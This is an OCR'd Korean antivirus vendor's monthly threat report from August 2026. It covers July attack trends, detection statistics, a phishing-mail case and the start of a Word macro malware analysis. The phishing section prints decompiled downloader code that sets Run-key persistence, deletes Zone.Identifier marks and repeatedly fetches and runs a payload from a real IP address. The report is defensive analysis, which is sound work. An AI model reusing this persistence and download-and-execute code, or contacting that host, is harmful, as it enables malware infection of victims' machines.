
SGA 보안레이더

보안위협 리포트

Vol. 15
2026.08

8월의 악성코드 분석

매크로를 이용한
MS워드 악성코드



sga 에스지에이솔루션즈(주)

SGA보안레이더 발행본 다운로드



앞서 발행된 SGA보안레이더를 다운받으실 수 있습니다.

	주요이슈	다운로드
2025. 7.	SwaetRAT	Download
2025. 8.	링크파일 활용한 백도어 악성코드	Download
2025. 9.	Gunra Ransomware	Download
2025. 10.	LockBit 4.0 랜섬웨어	Download
2025. 11.	RokRAT	Download
2025. 12	HybridPetaya	Download
2026. 1.	DarkCloud Straler	Download
2026. 2.	문서위장 악성파일	Download
2026. 3.	와이퍼(Wiper) 악성코드	Download
2026. 4.	LiteLLM 악성코드	Download
2026. 5.	LockBit 5.0 랜섬웨어	Download
2026. 6.	카카오페이지 위장 악성코드	Download
2026. 7.	젠틀맨(Gentle men) 랜섬웨어	Download

CONTENTS

발행일자: 2026년 8월

1. 26. 7월 보안 동향
2. 악성코드 통계 및 분석
3. 피싱메일 분석
4. 악성코드 분석
5. 주요 보안 뉴스



1. 2026년 7월 보안 동향

2026년 7월 보안동향을 조사한 결과 사이버 공격이 지속적으로 늘어나고 있는 것으로 나타났다.

북한의 라자루스(Lazarus) 산하 블루노로프(BlueNoroff) 조직이 실제 텔레그램 계정을 탈취해 피싱 공격에 악용

북한의 라자루스(Lazarus) 산하 블루노로프(BlueNoroff) 조직이 실제 텔레그램 계정을 탈취해 피싱 공격에 악용하고 있는 것으로 나타났다.

공격자들은 가상 자산 및 웹 3 기업의 임직원들에게 가짜 줌과 MS 팀즈 회의 초대 링크를 보낸 뒤 피해자가 접속하면 웹캠 화면을 탈취하고 AI 영상으로 구성된 가짜 대기실로 유인한 것으로 확인된다.

피해자가 가짜 화상회의에 접속 시 '오디오 오류' 팝업을 띄워 클릭 픽스(ClickFix) 수법을 통해 피해자의 클립보드에 악성 명령어를 저장한 뒤 이를 직접 붙여 넣어 실행하도록 속인 것으로 확인된다.

피해자의 브라우저 내에 암호화폐 지갑 설치 여부를 먼저 확인한 뒤 탈취할 자산 가치가 높은 표적만을 대상으로 최종 악성 페이로드를 전달한다.

전달된 최종 악성 페이로드는 윈도우 환경에서 파워쉘을 악용해 라자루스 계열의 악성 프로그램인 NukeSped 악성코드를 실행한다.

macOS 환경에서는 사용자 눈속임용 가짜 설치 프로그램을 화면에 띄운 채 백그라운드에서 정보 탈취 악성코드를 작동시켜 크롬에 저장된 로그인 자격 증명을 유출한다.

공격자는 탈취한 텔레그램 계정을 악용해 피해자의 지인들에게 피싱 메시지를 전송해 감염을 확산시키는 것으로 확인된다.

협업 플랫폼인 깃랩(GitLab)에서 하위 C언어 확장 모듈의 메모리 손상 취약점을 악용한 원격 코드 실행 공격 경로 확인

루비(Ruby)와 같은 메모리 안전 언어로 구축된 협업 플랫폼인 깃랩(GitLab)에서 하위 C언어 확장 모듈의 메모리 손상 취약점을 악용한 원격 코드 실행(RCE) 공격 경로가 확인되었다.

사이버 보안 연구소 뎁스 퍼스트는 루비 환경의 고성능 JSON Parser인 'Oj' gem 모듈 분석 중 18개 취약점과 7개 메모리 안전 위반 요소를 발견했다고 밝혔다.

이 중 버퍼 경계 초과 쓰기(Out-Of-Bounds Write)와 힙 포인터 노출 취약점이 결합해 깃랩 환경의 RCE 공격 체인으로 이어지는 것으로 나타났다.

공격 진입점은 주피터 노트북 차이점 렌더링 기능으로, JSON 구조인 .ipynb 파일의 변경 사항을 시각화하는 과정에서 C 네이티브 확장 모듈인 Oj Parser가 호출된다.

중첩 스택 미검증으로 인한 버퍼 오버플로와 키 길이 변환 오류로 인한 힙 포인터 노출이 결합되어 Parser 내부 상태 포인터를 조작하고 루비 런타임 VM 메모리를 제어할 수 있게 된다.

공격자는 조작된 ipynb 파일을 커밋한 뒤 웹에서 해당 커밋의 diff 페이지를 조회하는 것만으로 악성코드를 실행할 수 있다.

요청을 처리하는 웹 서버 프로세스인 Puma 내부에서 Oj C 확장에 데이터가 전달되며 원격 코드 실행이 완료된다.

“ viruschaser.com 에서
최신의 MS Windows 패치 업데이트를 확인하세요. ”



2. 악성코드 통계 및 분석

2026년 7월 한 달 동안 사용자 PC에서 **탐지된 악성코드는 총 56,613건으로 확인**되었다.

가장 많이 탐지된 악성코드 유형은 Trojan이었으며, Virus, Exploit 형태의 악성코드 유형이 그 뒤를 이었다. 6월에 비해 Hacktool, Exploit에 대한 탐지 비율이 증가하였다.


수집된 피싱 메일은 462건이었으며, 지속적으로 '업무/계약 문서 확인'이 가장 많이 사용된 메일 본문으로 확인되었다. 가장 많이 수집된 피싱 메일 공격 유형은 악성 URL이 첨부된 하이퍼링크 형태의 피싱 메일이었다.

■ 유형별 탐지 통계

7월 한 달 동안 사용자 PC에서 탐지된 악성코드의 유형을 확인한 결과 **Trojan 형태의 악성코드가 36,552건(64.56%)으로 1위를 차지했다.** Trojan 형태의 악성코드 중 Ransomware의 탐지 비율은 여전히 높았고, 7월에도 BitcoinMiner가 탐지되었다.


컴퓨터의 소프트웨어나 하드웨어 관련 제품의 버그, 보안 취약점 등 설계상 결함을 이용해 공격하는 **Exploit 형태의 악성코드가 13,640건(24.09%)으로 2위를 차지**했다. Exploit 형태의 악성코드 중 Hacktool의 탐지 비율이 많았다. 특이사항으로 6월에는 없던 Exploit.CVE-2010-2568.Gen가 탐지되었다.

자기 스스로는 행동할 수 없고, 정상 프로그램에 기생하여 실행되는 **Virus 형태의 악성코드가 4,216건(7.44%)으로 3위를 차지**하였다. Virus 형태의 악성코드인 Induc.A와 Win32.Virtob 악성코드가 지속적으로 탐지되고 있다.



[2026년 7월 유형별 탐지 통계]

■ 악성코드 TOP 10 탐지 통계




[2026년 7월 악성코드 TOP 10 탐지 통계]

7월 한 달 동안 탐지된 악성코드 TOP 10 중 **사용자 PC의 파일을 암호화하여 사용자가 사용할 수 없게 만들며 암호화를 풀어주는 조건으로 금전을 요구하는 악성 소프트웨어의 진단명인 Ransom.795가 1위를 차지**했다.

델파이의 특정 라이브러리가 감염된 후 컴파일 과정에서 생성되는 EXE 및 DLL 등에 바이러스 코드가 삽입되어 악성 행위를 하는 악성코드 진단명인 **Win32.Induc.A가 2위에 자리**했으며,

3위는 유료 프로그램을 불법으로 사용할 수 있고, 잠재적으로 프로그램에 악성코드가 심어질 확률이 높은 소프트웨어 불법 인증 도구에 사용되는 악성코드 진단명인 **Exploit.CVE-2010-2568.Gen가 차지**했다.

■ 피싱 메일 본문 및 공격 유형 통계



[2026년 7월 악성코드 피싱 메일 본문 유형 통계]

7월 한 달 동안 **수집된 피싱 메일은 462건**이었으며 그 중에 **"업무/계약 문서 확인" 내용이 담긴 피싱 메일이 238건(51.5%)으로 가장 많이 수집**되었다.

그 다음으로 **"불필요한 메시지" 내용을 담은 피싱 메일이 60건(12.98%)**으로 수집되었다.
메일 내용의 대부분은 사용자의 흥미나 호기심을 유발하여 메일 내 URL 클릭 시 홍보성 웹사이트였다.


또한, 첨부 파일이 포함된 피싱 메일은 74건이 수집되었으며, 첨부 파일의 종류는 PE 파일 26건, Script 파일 43건, 그 외 5건이 수집되었다.

수집된 첨부 파일 중 대부분이 Script와 문서 파일을 이용해 사용자를 속이는 형태의 악성코드였으며, 최종적으로는 특정 영역을 클릭하도록 유도하는 형태로 확인된다. 이러한 악성코드에는 로그인을 유도하기 위한 악성 도메인 또는 추가 악성 행위를 위해 다운로드하는 URL이 담겨 있어, 사용자의 주의가 필요하다.

3. 피싱 메일 분석

수집된 메일 중 인증 및 보안 조치 요구한 피싱 메일에 대해 분석을 진행하였으며 분석 내용은 다음과 같다.

- 메일 본문 확인



[메일 본문]

> Hello, you can find find your document in the attachment.
> Please reply as soon as possible.
> Best regards, NKLD Support.

메일의 제목은 'Your Document'로, 해당 메일이 문서와 관련된 것을 유추할 수 있다.

해당 메일의 본문은 첨부 파일에서 문서를 확인한 후 가능한 한 빨리 회신 달라는 내용으로, 사용자가 첨부 파일 실행을 하도록 유도한다.

첨부 파일은 압축 파일이며, 압축 파일 내부에는 이중 확장자를 사용하여 doc 문서인 것처럼 위장한 Document_11991.doc.scr 파일이 포함되어 있다.

사용자가 해당 파일을 실행시키면 'Adobe Reader' 이름의 경고 창을 띄우고, 이후 뮤텍스 생성과 지속 메커니즘 설정 및 파일 다운로드를 시도한다.

- eheheheehh.jpg 파일 생성

```
                /* eheheheheehh.jpg 파일 생성 */
cVar1 = createfilejpg_00401410();
if (cVar1 != '\0') {
  MessageBoxA((HWND)0x0,"adbq32ql.dll not found!","Adobe Reader",0x30);
}
```


[파일 생성 후 경고창 표시]

Document_11991.doc.scr 파일이 실행되면 가장 먼저 %appdata% 경로에 0바이트의 eheheheehh.jpg 파일을 생성한다.

eheheheehh.jpg 파일이 생성되면 경고 창을 표시하고, eheheheehh.jpg 파일이 이미 존재하면 경고 창을 표시하지 않는다.

이러한 과정은 이후 지속 메커니즘을 통해 실행될 때 사용자에게 파일 실행을 숨기기 위한 것으로 확인된다.

- 경고창 표시



[파일 생성 후 경고창 표시]

Document_11991.doc.scr 파일을 실행하였을 때 jpg 파일이 생성되고 이에 따라 경고 창이 표시된다.

공격자는 경고 창 제목을 'Adobe Reader'로 설정하고, adbq32ql.dll이 없다는 내용을 표시하여 프로그램 실행 중 오류가 발생한 것처럼 위장하고 있다.

이는 사용자를 속이기 위한 장치로 사용되며, 해당 DLL 파일은 실제로 존재하지 않는 것으로 확인된다.

- 뮤텍스 생성 및 지속 메커니즘 설정 후 winsvc.exe 실행

```
CreateMutexA((LPSECURITY_ATTRIBUTES)0x0,0,local_44c);
DVar2 = GetLastError();
if (DVar2 == 0xb7) {
  ExitProcess(0);
  return;
}
local_660 = (HKEY)0x0;
GetModuleFileNameW((HMODULE)0x0,local_424,0x104);
local_218 = PathFindFileNameW(local_424);
wsprintfW(local_214,L"%s:Zone.Identifier",local_424);
DeleteFileW(local_214);
iVar7 = wcscmp(local_218,local_678);
if (iVar7 != 0) {
  ExpandEnvironmentStringsW(L"%userprofile%",local_8c4,0x104);
  wsprintfW(local_65c,L"%s\\%s",local_8c4,local_678);
  BVar3 = CopyFileW(local_424,local_65c,0);
  if (BVar3 != 0) {
    SetFileAttributesW(local_65c,3);
    LVar4 = RegOpenKeyExW((HKEY)&DAT_80000001,
                          L"Software\\Microsoft\\Windows\\CurrentVersion\\Run\\",0,0x20006,
                          &local_660);
    if (LVar4 == 0) {
      sVar5 = wcslen(local_65c);
      RegSetValueExW(local_660,local_444,0,1,(BYTE *)local_65c,sVar5 * 2 + 2);
      RegCloseKey(local_660);
    }
    uVar6 = createprocess_00401000(local_65c);
    if ((uVar6 & 0xff) != 0) {
      ExitProcess(0);
      return;
    }
  }
}
local_450 = 0;
do {
  cVar1 = datasizecheck(local_6bc,&local_450);
  if (cVar1 == '\x01') {
    filedownload(local_6bc);
  }
  Sleep(900000);
} while( true );
```

[뮤텍스 생성 및 지속 메커니즘 설정 후 winsvc.exe 실행]

Document_11991.doc.scr 파일은 중복 실행 방지를 위해 'Preload'로 뮤텍스를 생성하고, 자기 자신을 C:\Users\[User Name]\winsvc.exe로 복사한다.

그리고 지속 메커니즘을 설정하기 위해 winsvc.exe 파일을 HKCU\Software\Microsoft\Windows\CurrentVersion\Run 레지스트리에 등록한다.

이후 winsvc.exe 파일을 자식 프로세스로 실행시킨 뒤 부모 프로세스인 자기 자신은 실행 종료하며, 실행되는 winsvc.exe 파일은 지속적으로 파일 다운로드를 시도한다.

- 파일 다운로드 전 응답 데이터 크기 검사

```
local_9 = 0;
local_10 = InternetOpenW(L"Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, li
ke Gecko) Chrome/110.0.0.0 Safari/537.36"
                         ,1,0,0,0);
if (local_10 != 0) {
  local_8 = InternetOpenUrlW(local_10,param_1,0,0,0,0);
  if (local_8 != 0) {
    local_18 = 4;
    HttpQueryInfoA(local_8,0x20000005,&local_14,&local_18,0);
    if ((5000 < local_14) && (local_14 != *param_2)) {
      *param_2 = local_14;
      local_9 = 1;
    }
    InternetCloseHandle(local_8);
  }
  InternetCloseHandle(local_10);
}
return local_9;
```

[파일 다운로드 전 응답 데이터 크기 검사]

파일 다운로드하기 전에 datasizecheck 함수에서 HttpQueryInfoA 함수의 응답 값이 저장되어 있는 local_14 변수를 통해 응답 본문의 데이터 크기를 확인한다.

확인하는 데이터의 크기가 5000 Byte보다 크고 param_2에 저장된 값과 같지 않다면, 데이터를 param_2에 저장한 뒤 local_9에 1을 저장하여 조건문을 통과한다.

param_2 포인터에 저장된 데이터는 이후 동일한 파일을 다운로드하지 않기 위한 용도로 사용된다.

- 파일 다운로드 시도


```
                /* param_1: http://178.16.54.109/grabit.exe */
  local_424 = InternetOpenUrlW(local_640,param_1,0,0,0,0);
  if (local_424 != 0) {
    local_428 = CreateFileW(local_84c,0x40000000,0,(LPSECURITY_ATTRIBUTES)0x0,2,0,(HANDLE)0x0);
    if (local_428 != (HANDLE)0xffffffff) {
      while( true ) {
        iVar2 = InternetReadFile(local_424,local_214,0x207,&local_63c);
        if ((iVar2 == 0) || (local_63c == 0)) break;
        WriteFile(local_428,local_214,local_63c,&local_638,(LPOVERLAPPED)0x0);
      }
      CloseHandle(local_428);
      Sleep(100);
      wsprintfW(local_634,L"%s:Zone.Identifier",local_84c);
      DeleteFileW(local_634);
      Sleep(1000);
      uVar3 = createprocess_00401000(local_84c);
      if ((uVar3 & 0xff) == 1) {
        local_41d = '\x01';
      }
    }
    CloseHandle(local_428);
  }
  InternetCloseHandle(local_424);
}
InternetCloseHandle(local_640);
Sleep(500);
if (local_41d == '\0') {
  Sleep(310000);
  iVar2 = rand();
  iVar5 = iVar2 % 0x7fff + 10000;
  iVar2 = rand();
  wsprintfW(local_84c,L"%s\\%d%d.exe",local_41c,iVar2 % 0x7fff + 10000,iVar5);
  HVar4 = URLDownloadToFileW((LPUNKNOWN)0x0,param_1,local_84c,0,(LPBINDSTATUSCALLBACK)0x0);
  if (HVar4 == 0) {
    wsprintfW(local_634,L"%s:Zone.Identifier",local_84c);
    DeleteFileW(local_634);
    createprocess_00401000(local_84c);
  }
```

[두 가지 방식으로 파일 다운로드 시도]

조건문 통과 후 winsvc.exe는 InternetOpenUrl 함수로 http[:]//178.16.54.109/grabit.exe에 접근하여 파일 다운로드 시도를 한다.

이때, 해당 InternetOpenUrl 함수를 이용한 파일 다운로드가 불가능한 경우가 존재하기 때문에 UrlDownloadToFileW 함수를 사용해 한 번 더 파일 다운로드를 시도한다.

“ 배너를 클릭하고 바이러스체이서 10 AI 를 다운로드하세요!
바이러스체이서 10AI 는 무료로 사용하실 수 있습니다. ”



4. 악성코드 분석

7월에는 MS Word 악성코드 랜섬웨어가 수집되어 분석을 진행하였다.

■ 개요

수집된 악성 문서 샘플은 전통적인 MS Office 문서의 공격 방식인 VBA 매크로와 문서 이벤트 프로시저(Event Procedure)인 Document_Open(문서 열람)과 Document_Close(문서 종료)를 악용하는 악성코드이다.

사용자가 문서 파일을 열람하면 본문 내용이 알 수 없는 문자로 표시되어, 확인을 위해 매크로를 실행해야 하는 것처럼 구성되어 있다.

이때 보안 경고를 무시하고 매크로를 실행하면 악성 dnxstore.dll 파일과 EdgeLogo.png 파일이 생성되고, 악성 DLL의 절대 경로가 HKEY_CURRENT_USER\Software\Classes\CLSID\{68DDBB56-9D1D-4FD9-89C5-C0DA2A625392}\InProcServer32에 등록되어 COM 하이재킹 기반 지속 메커니즘이 구현된다. 마지막으로 알 수 없는 본문이 정상 콘텐츠로 전환되는데, 그 내용은 우크라이나 국방부 관련 문서로 확인된다. 이후 사용자가 문서를 종료하면 Document_Close 함수가 실행되어 explorer.exe를 강제 종료한 후 재실행하며, 이 과정에서 앞서 등록한 dnxstore.dll이 explorer.exe에 로드된다.

해당 DLL은 LSB 스테가노그래피가 적용된 EdgeLogo.png에서 데이터를 읽어 복호화한 뒤 .NET 실행 파일을 구동할 쉘코드를 explorer.exe 프로세스 메모리에 할당하고 실행한다.

현재 최종 페이로드는 .NET 실행 파일로 확인되며, 다운로더 기능이 식별되었으나 C2가 동작하지 않아 어떤 유형의 악성 코드를 실행하는지는 확인할 수 없다.

